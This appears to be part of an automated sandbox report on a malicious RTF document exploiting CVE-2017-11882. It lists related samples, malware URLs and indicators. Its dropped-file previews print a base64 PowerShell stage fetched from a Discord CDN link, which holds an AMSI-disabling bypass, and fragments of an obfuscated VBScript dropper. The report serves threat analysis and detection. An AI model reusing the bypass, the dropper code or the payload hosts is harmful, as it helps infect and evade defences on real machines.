	rfq.exe	Get hash	malicious	Browse	• www.faithtruthresolve.com/unzn/?m8a=YX6yD3qjkEh06A43Kvlzsqa1IJGgtNpO3VOCMHkgx/DYA63i6lhcxQdv+JiPSxcNqo3A&-Z=B0G8W4pHG
	sample02.exe	Get hash	malicious	Browse	• www.practicalmalwareanalysis.com/cc.htm
	6aA9bRxfnl.exe	Get hash	malicious	Browse	• www.cletechsolutions.com/yrcy/?1bxX=6oj+cRAZOUuS+hRLJRHF0KzLhmFT0afQnvrlL5uU0mfUuMfn5CEUNMx4RP/MxoM9eneU&5j=8pqxuZ4Prl2
	Remittance_advice.exe	Get hash	malicious	Browse	• www.baroquefolke.com/snr6/?mTZDVrwX=cbil4dbQ85/EoogyOScyzPrFGpGYEkh7zEyo7+xlFpBsIXqPkX0ip4hj/fSsceuRUxVF&Ip=5jUHiDu8uBc
	AWB [EXTERNAL] RFQ-RVS QUOTATION .doc	Get hash	malicious	Browse	• www.fourjmedia.com/w8n5/?c45dyZs=Krsevr0acNdBVz6RZ+BCLUY6buAyCdOHDUjLBmAGWGOQ3Ze2Ibajo0mGC0MYdp2HB0MOmQ==&c8itZ=wRJxjZzxmlSHP2Hp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ELEGANT MARINE.exe	Get hash	malicious	Browse	• www.fourjmedia.com/w8n5/?o2JdMD=Krsevr0fcKdFVj2db+BCLUY6buAyCdOHDU7bdlcHSmOR3oywPLLv+weEBRgkGJC0O1Z+&q2JL=nZKHsDQPhRVD1D
	URGENT RFQ.doc	Get hash	malicious	Browse	• www.givepy.info/s18y/?2dGT=697MTAEQXoVAXE+MLF20F132oezl1lQlpwuf4lMT4VlG+D6Nka6KtWUXVh+qcvjXeHEraA==&aL0lqZ=h0G02VRHXrsHxf
	Ekol_LOG_00914,pdf.exe	Get hash	malicious	Browse	• www.flatironstreeservice.com/dgt9/?bH=DN9ti628iJ60&j4=9BOhy8kblAyJide7ynQBLE+qFSLeuxc/qvallqSEtgcGhdWxOk07eomuMpMdU/GfV2RowavF0Q==
	v54ueAmr6D.exe	Get hash	malicious	Browse	• www.mainponsel.com/n8cr/?nL0DH=mVFDnNjLroOTVY/e2vMB3+FXNX8eexEZxlQPv7nMWghAxegu28tS6Ss7v6+WYIySqVct&c48dyT=rPYXgR
	payment advice0272110.exe	Get hash	malicious	Browse	• www.balancewithaleah.com/anab/?CrQPabN=Xq26k3Jj0XA4JzGQXcUfFdoPxof5hYfqOOgiZk0LVeacRlwLQboGWdO/+6GaPmhxDehR&_fQL6d=_Tb0RzfHQPihG

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	RFQ-CIF DT22.doc	Get hash	malicious	Browse	• 162.159.135.233
	RFQ00_3779028392.doc	Get hash	malicious	Browse	• 162.159.134.233
	uATT8vAUK9.exe	Get hash	malicious	Browse	• 162.159.135.233
	1Y0xc70fbX.exe	Get hash	malicious	Browse	• 162.159.129.233
	Document.exe	Get hash	malicious	Browse	• 162.159.129.233
	new offers885111832.docx	Get hash	malicious	Browse	• 162.159.129.233
	new offers885111832.docx	Get hash	malicious	Browse	• 162.159.134.233
	lifehacks_6582318243.docx	Get hash	malicious	Browse	• 162.159.134.233
	lifehacks_6582318243.docx	Get hash	malicious	Browse	• 162.159.130.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Narudzba.0953635637.PDF.exe	Get hash	malicious	Browse	• 162.159.129.233
	Orden de compra.exe	Get hash	malicious	Browse	• 162.159.133.233
	NOTIFICACION DE CITACION No. 0988-02043-2020. OFICINA DE TALENTO HUMANO.exe	Get hash	malicious	Browse	• 162.159.133.233
	WK1CQtJu13.exe	Get hash	malicious	Browse	• 162.159.135.233
	SecuriteInfo.com.Packed-GDV0304D0F07C5D.24466.exe	Get hash	malicious	Browse	• 162.159.130.233
	SecuriteInfo.com.W32.AIDetect.malware1.19028.exe	Get hash	malicious	Browse	• 162.159.129.233
	I5TsW8WmSc.exe	Get hash	malicious	Browse	• 162.159.129.233
	8VvzOu0uHY.exe	Get hash	malicious	Browse	• 162.159.134.233
	koCttsCjGY.exe	Get hash	malicious	Browse	• 162.159.130.233
	GenshinHack.exe	Get hash	malicious	Browse	• 162.159.135.233
	invoice template 33142738819.docx	Get hash	malicious	Browse	• 162.159.135.233
google.com	RFQ-CIF DT22.doc	Get hash	malicious	Browse	• 216.58.215.238
	RFQ00_3779028392.doc	Get hash	malicious	Browse	• 216.58.215.238
	sv4q1RcC7y.exe	Get hash	malicious	Browse	• 172.217.168.68
	RFQ - SST#2021111503.exe	Get hash	malicious	Browse	• 172.217.168.83
	REQUEST FOR SPECIFICATION.exe	Get hash	malicious	Browse	• 172.217.168.83
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 216.58.215.238
	DHL Original shipping Document_pdf.ppam	Get hash	malicious	Browse	• 172.217.168.9
	New Price List.ppam	Get hash	malicious	Browse	• 172.217.168.9
	Hotel Guest List.ppam	Get hash	malicious	Browse	• 172.217.168.9
	IRQ2107798.ppam	Get hash	malicious	Browse	• 172.217.168.9
	AWB.ppam	Get hash	malicious	Browse	• 172.217.168.9
	NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe	Get hash	malicious	Browse	• 142.250.203.110

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	mtW2HRnhqB.exe	Get hash	malicious	Browse	• 192.0.78.24
	IM-87678A-1A.msi	Get hash	malicious	Browse	• 192.0.77.32
	hNfqWik7qw.exe	Get hash	malicious	Browse	• 192.0.78.24
	forensic_challenge(1).html	Get hash	malicious	Browse	• 192.0.77.32
	BL_CI_PL.exe	Get hash	malicious	Browse	• 192.0.78.24
	PilHb37Gmt.exe	Get hash	malicious	Browse	• 74.114.154.22
	2A9E7BC07BD4EC39C2BEAA42FF35352BBE6400F899F70.exe	Get hash	malicious	Browse	• 74.114.154.18
	0A7D966E66CBD260C909DE1D79038C86A071F2F10A810.exe	Get hash	malicious	Browse	• 74.114.154.18
	6DFD902231E6AA1301C11ECA21F5A29456AA020BFE1EB.exe	Get hash	malicious	Browse	• 74.114.154.22
	B102745611 91CEDB0B16D2A69FDCD4E5062EDFE262184.exe	Get hash	malicious	Browse	• 74.114.154.18
	Dumak Order.xlsx	Get hash	malicious	Browse	• 192.0.78.24
	uSD1d8nRJ0.exe	Get hash	malicious	Browse	• 192.0.78.248
	PO P232-2111228.xlsx	Get hash	malicious	Browse	• 192.0.78.25
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 192.0.78.25
	fpvN6iDp5r.msi	Get hash	malicious	Browse	• 192.0.77.32
	Zr26f1rL6r.exe	Get hash	malicious	Browse	• 192.0.78.25
	2sX7IceYWM.msi	Get hash	malicious	Browse	• 192.0.77.32
	vbc.exe	Get hash	malicious	Browse	• 192.0.78.25
	162AB00C0E943F9548B04F343786750865648058 5369C.exe	Get hash	malicious	Browse	• 74.114.154.18
	zsrIbaaV98	Get hash	malicious	Browse	• 87.250.173.245
CLOUDFLARENETUS	RFQ-CIF DT22.doc	Get hash	malicious	Browse	• 162.159.135.233
	RFQ00_3779028392.doc	Get hash	malicious	Browse	• 162.159.134.233
	aRo4FhRug5.dll	Get hash	malicious	Browse	• 104.26.2.70

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PaymentReceiptPDF.html	Get hash	malicious	Browse	• 104.16.19.94
	Milleniumbpc.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	uATT8vAUK9.exe	Get hash	malicious	Browse	• 162.159.135.233
	1Y0xc70fbX.exe	Get hash	malicious	Browse	• 162.159.129.233
	Document.exe	Get hash	malicious	Browse	• 162.159.129.233
	SecuriteInfo.com.Trojan.PWS.Siggen2.44034.6232.exe	Get hash	malicious	Browse	• 104.18.74.167
	RFQ - SST#2021111503.exe	Get hash	malicious	Browse	• 172.67.203.143
	sk4e7kDlkb.exe	Get hash	malicious	Browse	• 162.159.134.233
	new offers885111832.docx	Get hash	malicious	Browse	• 162.159.129.233
	ufKi6DmWMQCuEb4.exe	Get hash	malicious	Browse	• 172.67.167.81
	_0.html	Get hash	malicious	Browse	• 104.16.19.94
	new offers885111832.docx	Get hash	malicious	Browse	• 162.159.134.233
	wXvjhk5m3v.html	Get hash	malicious	Browse	• 104.16.18.94
	lifehacks_6582318243.docx	Get hash	malicious	Browse	• 162.159.134.233
	'Vm Note'ar_dept On Wed, 01 Dec 2021 220320 +0100.html	Get hash	malicious	Browse	• 104.16.19.94
	lifehacks_6582318243.docx	Get hash	malicious	Browse	• 162.159.130.233
	TRANSFER VOUCHER 202101202-PDF.exe	Get hash	malicious	Browse	• 104.21.19.200

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	RFQ-CIF DT22.doc	Get hash	malicious	Browse	• 162.159.134.233
	RFQ00_3779028392.doc	Get hash	malicious	Browse	• 162.159.134.233
	new offers885111832.docx	Get hash	malicious	Browse	• 162.159.134.233
	lifehacks_6582318243.docx	Get hash	malicious	Browse	• 162.159.134.233
	counter-1248368226.xls	Get hash	malicious	Browse	• 162.159.134.233
	counter-1248368226.xls	Get hash	malicious	Browse	• 162.159.134.233
	CU-6431 report.xlsm	Get hash	malicious	Browse	• 162.159.134.233
	DHL Original shipping Document_pdf.ppam	Get hash	malicious	Browse	• 162.159.134.233
	New Price List.ppam	Get hash	malicious	Browse	• 162.159.134.233
	SCAN_7295943480515097.xlsm	Get hash	malicious	Browse	• 162.159.134.233
	Hotel Guest List.ppam	Get hash	malicious	Browse	• 162.159.134.233
	IRQ2107798.ppam	Get hash	malicious	Browse	• 162.159.134.233
	AWB.ppam	Get hash	malicious	Browse	• 162.159.134.233
	FILE_915494026923219.xlsm	Get hash	malicious	Browse	• 162.159.134.233
	IRQ2107797.ppam	Get hash	malicious	Browse	• 162.159.134.233
	PaCJ39hC4R.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	part-1500645108.xlsb	Get hash	malicious	Browse	• 162.159.134.233
	invoice template 33142738819.docx	Get hash	malicious	Browse	• 162.159.134.233
	item-40567503.xlsb	Get hash	malicious	Browse	• 162.159.134.233
	FILE_464863409880121918.xlsm	Get hash	malicious	Browse	• 162.159.134.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mono[1].jpg	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1920730
Entropy (8bit):	4.744282074220393
Encrypted:	false
SSDEEP:	24576:npBYl4sL/QQX5YfBHzOK+haVWm7KCXcDyOm6sJ86Ff:bX5YZHWaVWmBK6Z
MD5:	715FB9AA84B3E1C2F82643AA678B63DC
SHA1:	4505A5F3B979F878F126D8B2232F2EA4BAB53050
SHA-256:	ED37BF943532EAB0A966E112C865FA63D411C30CE4144758DA7246C578641EE6
SHA-512:	EAF5F420A465FC248CB65F61B96B52E067FEC047D5781CAD067ACCEBC374FEFBB1987E29CA66FDBB8771420C447CE9BD3278444D68BEDF4747D1C637FCD2A87
Malicious:	false
IE Cache URL:	http://https://cdn.discordapp.com/attachments/915347845752705109/915799800740462662/mono.jpg
Preview:	V3JpdGUtVmVyYm9zZSAiR2V0LURlY29tcHJlc3NlZEJ5dGVBcnJheSI7JGE9JGE9V3JpdGUtSG9zdCAnezI3ODE3NjFFLTI4RTAtNDEwOS05OUZFLUI5RDEyN0M1N0FGRX0nO1dyaXRlLVZlcmJvc2UgIkdldC1EZWNvbXByZXNzZWRCeXRlQXJyYXkiOyRhPSRhPVdyaXRlLUhvc3QgJ3syNzgxNzYxRS0yOEUwLTQxMDktOTlGRS1COUQxMjdDNTdBRkV9JzskYSA9IFtSZWZdLkFzc2VtYmx5LkdldFR5cGUoJ1N5c3RlbS5NYW5hZ2VtZW50LkF1dG9tYXRpb24uQW1zaVV0JysnaWxzJykNCiRoID0gIjQ0NTY2MjUyMjA1NzUyNjMxNzQ0NTI1NTQ4NDciDQokcyA9IFtzdHJpbmddKDAuLjEzfCV7W2NoYXJdW2ludF0oNTMrKCRoKS5zdWJzdHJpbmcoKCRfKjIpLDIpKX0pLXJlcGxhY2UgIiAiDQokYiA9ICRhLkdldEZpZWxkKCRzLCdOb25QdWJsaWMsU3RhdGljJykNCiRiLlNldFZhbHVlKCRudWxsLCR0cnVlKTsgJGE9JGE9V3JpdGUtSG9zdCAnezI3ODE3NjFFLTI4RTAtNDEwOS05OUZFLUI5RDEyN0M1N0FGRX0nOyRhPSRhPVdyaXRlLUhvc3QgJ3syNzgxNzYxRS0yOEUwLTQxMDktOTlGRS1COUQxMjdDNTdBRkV9JzskYT0kYT1Xcml0ZS1Ib3N0ICd7Mjc4MTc2MUUtMjhFMC00MTA5LTk5RkUtQjlEMTI3QzU3QUZFfSc7JGE9JGE9V3JpdGUtSG9zdCAnezI3ODE3NjFFLTI4RTAtNDEwOS05OUZFLUI5RDEyN0M1N0FGRX0nOw0KV3JpdGUtSG9zdCAiKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioq

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{582F6110-BFFF-4A00-AFCC-377131C85BB6}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	14848
Entropy (8bit):	4.803085440334593
Encrypted:	false
SSDEEP:	192:9dM8Yugo5qhwPXkOCr1yJ9q2Jh9tp3F5lftFw+:9CE4K/kOCrgo2Jh9tpV5lft+
MD5:	6C93929A351B03778B916177594D74B2
SHA1:	B16CA45ED8A190A1DF4EBE23810BF4CEC4987A5D
SHA-256:	9B47C684F0AE8B3B2477C0A4FD479D03F3F480E357CA1D5C6D5622E89F109093
SHA-512:	36B2F83DF2A54F2262AD2E4EBEC3295207658252ECB6AD3016F7067FA86D2722FB167E3E7EB3752B7298A373624E55F502FAA6F5AFA0C98061798BBEA9103E80
Malicious:	**true**
Yara Hits:	• Rule: rtf_cve2017_11882_ole, Description: Attempts to identify the exploit CVE 2017 11882, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{582F6110-BFFF-4A00-AFCC-377131C85BB6}.tmp, Author: John Davison • Rule: EXP_potential_CVE_2017_11882, Description: unknown, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{582F6110-BFFF-4A00-AFCC-377131C85BB6}.tmp, Author: ReversingLabs
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	......................>..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{BDFCFD8E-5D0B-4E49-95FE-9EC3FCEBDEC2}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{BDFCFD8E-5D0B-4E49-95FE-9EC3FCEBDEC2}.tmp	
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{FC8F9541-11E4-44D3-9FC5-A237F7994E65}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	1.1722028273607172
Encrypted:	false
SSDEEP:	6:beKNc1ElClXiKNgREqAWlgFJYm7KmrRmvlw5Fr+ur8FrK:beOc1MClXiOk5uFJd5Rmvq5ZP8ZK
MD5:	75FCAEF5B6C0ADE6AF66F49874853C6A
SHA1:	834FA72EEF104773D7052895798FED035EF01594
SHA-256:	01E456476480AA1FD27ACF8F02AEA30D9B09581579A029154A6CD2A6850C85A0
SHA-512:	5E7DBBEB9534660466B7ACD9E70725504C33CC435C08D30ECE035B7CC13F5DC8AAB73F8CA16AA562697063059FEC3C5EE8258F108EB68C8B1071DD381FEDB9A
Malicious:	false
Preview:	..).(.).(.).(.).(.).(.).5.=..... .P.a.c.k.a.g.e.E.M.B.E.D.5.=..... .E.q.u.a.t.i.o.n...3.E.M.B.E.D..... ...."...<...>...@...F..... .....CJ..OJ..QJ..^J.....j....CJ..OJ..QJ..U..^J...<..CJ..OJ..QJ..^J...OJ..QJ..^J.

C:\Users\user\AppData\Local\Temp\Client.vbs	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8420
Entropy (8bit):	5.299709934891769
Encrypted:	false
SSDEEP:	192:Kugo5qhwPXkOCr1yJ9q2Jh9tp3F5lftFw:H4K/kOCrgo2Jh9tpV5lfti
MD5:	49F3D501EE40E5B36283BBF99C2280C7
SHA1:	7BF29C7C2C47AB03B79AFD3DCA47C2ABA41CDE67
SHA-256:	3130B03EED2B3785BE43C7F5872CBDDED02C64AC2E688C06FBEF6D5A4223FB11
SHA-512:	91285726CE907AE0D2E50EBF736E88672BE31082710B207E6BCF33C7FDCF534BAFE18B94F0575BCA7C61D6F9D231D712F33660027BBEB7BA52B5024139C2F93
Malicious:	**true**
Preview:	SPLevel0xCRC341414141 = E0xCRC341414141(G0xCRC341414141() + H0xCRC341414141())..'Check the output directories drive to ensure there is enough free space for the files...If Left(g_DumpDir,2) <> "\\" Then 'We are not logging to a UNC path...End If..sKeys0xCRC341414141 = Eval (E0xCRC341414141(")""",emaNtpircS.tpircSW,emaNlluFtpircS.tpircSW(ecalper"))..GetObject (E0xCRC341414141("B0A85DF40C00-9BDA-0D11-0FC1-62CD539F:wen"))..F = lValue0xCRC341414141 + "\" + WScript.ScriptName..If sKeys0xCRC341414141 = lValue0xCRC341414141 Then..WScript.Quit()..SPLevel0xCRC341414141 = E0xCRC341414141(G0xCRC341414141() + H0xCRC341414141())..'Check the output directories drive to ensure there is enough free space for the files...If Left(g_DumpDir,2) <> "\\" Then 'We are not logging to a UNC path...End If..Else..End If.....Function F0xCRC341414141()..Execute("TristateUseDefault0xCRC341414141= ArRAy (""eT"","aE"",""rC"")")..'Check the output directories drive to ensure there is enough free space for the fil

C:\Users\user\AppData\Local\Temp\Client.vbs:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E8
Malicious:	**true**
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ-18072 QPHN .LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Fri Dec 3 01:35:19 2021, length=2186552, window=hide

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ-18072 QPHN .LNK	
Category:	dropped
Size (bytes):	1039
Entropy (8bit):	4.538667836090378
Encrypted:	false
SSDEEP:	12:8ijFgpRgXg/XAlCPCHaXvB4XB/a/X+WHoUOkd0CicvbyYJ8/d2DtZ3YilMMEpxRB:8i5un/XT/4Ipo/kqJeeYwADv3qm1R7m
MD5:	F4500E1AB8EBA95992B152226735B788
SHA1:	BEE1A7668D1EFD8BB740089B71943738A5118A77
SHA-256:	E5A757D2144A8719696E70DB53721934E6A2E8F10D7800860E7BD6303CBC470E
SHA-512:	4551BC11AAD5945DD3F435B11C37FDC692A95E875B0AE1087C818FDD22DC94C1B767E38C150DA755DF930E42F4E641D1F573ACBE03C9F3DC27B1D6F3DAC80AB
Malicious:	false
Preview:	L.....F.... .....?.....?...m..i....8]!.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S!...user.8.....QK.X.S!.*...&=....U.....A.l.b.u.s.....z.1.....S"...Desktop.d.....QK.X.S".*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....p.2.8]!..Sj. .RFQ-18~1.DOC..T.....S ..S .*.....R.F.Q.-.1.8.0.7.2. .Q.P.H.N. ...d.o.c.....}.....-...8...[.....?J.....C:\Users\..#.....\\980108\Users.user\Desktop\RFQ-18072 QPHN .doc.*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.F.Q.-.1.8.0.7.2. .Q.P.H.N. ...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....980108.....D_....3N...W...9..g.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	81
Entropy (8bit):	4.905121615124567
Encrypted:	false
SSDEEP:	3:bDuMJlvWSXaPp6lmX1F8SXaPp6lv:bCkWSqPUo8SqPU1
MD5:	4407CA4C7726274FE428110CD77D1F64
SHA1:	9FCC05F9FC874897058B3E6F3ACD2B21F77EEBFB
SHA-256:	B5A1A7AF34A817FEA7FEC96583296A58DDA4852C07EA96BA646D03DC91D26276
SHA-512:	83E335BE664EA5EF8C8C6E06F49624F821B36AFB2E2C5E445AD65882DD415257DD2E0F43AB2D10C9CE07A367BE8CF2E63452C0503C32C5B58C99BD3FD020318
Malicious:	false
Preview:	[folders]..Templates.LNK=0..RFQ-18072 QPHN .LNK=0..[doc]..RFQ-18072 QPHN .LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5789942129342185
Encrypted:	false
SSDEEP:	96:chQCcMqLqvsqvJCwoqz8hQCcMqLqvsEHyqvJCworAzIuY0HRUVhulUV0A2:ci+oqz8iWHnorAzIQUVhKA2
MD5:	CE64CEB3F89CE2B4A90E8B08497DF71C
SHA1:	EAA44669B83595B6870D6EC0D3F836CBBFD2AE60
SHA-256:	15EF6E9248B5B56EC635F213F67F9A129F4B38AA4720755B1E39731EC9C908FA
SHA-512:	C128AF048FF7B85F1E6039A5A5B3C48C75CEDE81003CA68DDFA5C4ED3F7544EAFDF86B5B4FEC3D183F5A05F31925B6CFF835299E9B2A73EC18B7B312BA618336
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\JY9EL42KE7ZQ9VG6UU1W.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5789942129342185
Encrypted:	false
SSDEEP:	96:chQCcMqLqvsqvJCwoqz8hQCcMqLqvsEHyqvJCworAzIuY0HRUVhulUV0A2:ci+oqz8iWHnorAzIQUVhKA2
MD5:	CE64CEB3F89CE2B4A90E8B08497DF71C
SHA1:	EAA44669B83595B6870D6EC0D3F836CBBFD2AE60
SHA-256:	15EF6E9248B5B56EC635F213F67F9A129F4B38AA4720755B1E39731EC9C908FA
SHA-512:	C128AF048FF7B85F1E6039A5A5B3C48C75CEDE81003CA68DDFA5C4ED3F7544EAFDF86B5B4FEC3D183F5A05F31925B6CFF835299E9B2A73EC18B7B312BA6183 36
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$Q-18072 QPHN .doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, version 1, unknown character set
Entropy (8bit):	5.164559191149889
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	RFQ-18072 QPHN .doc
File size:	2186552
MD5:	dc496cbd7363e5eaded70c3b82d945b4
SHA1:	1cba05eefbf3dd00f0e09591e676b9d2674319be
SHA256:	7398809e85fd3717f942bae422ed238f230d214359819afe88ae28e619b3b7b1
SHA512:	6202c5b503021a2b7f2fe26cb781a77279da4057f13ec061eda37a59c4c7504b559b818f1e7f936403babd6337eef0b3ac9f3c430f103d2801a1f96cb0c3a764
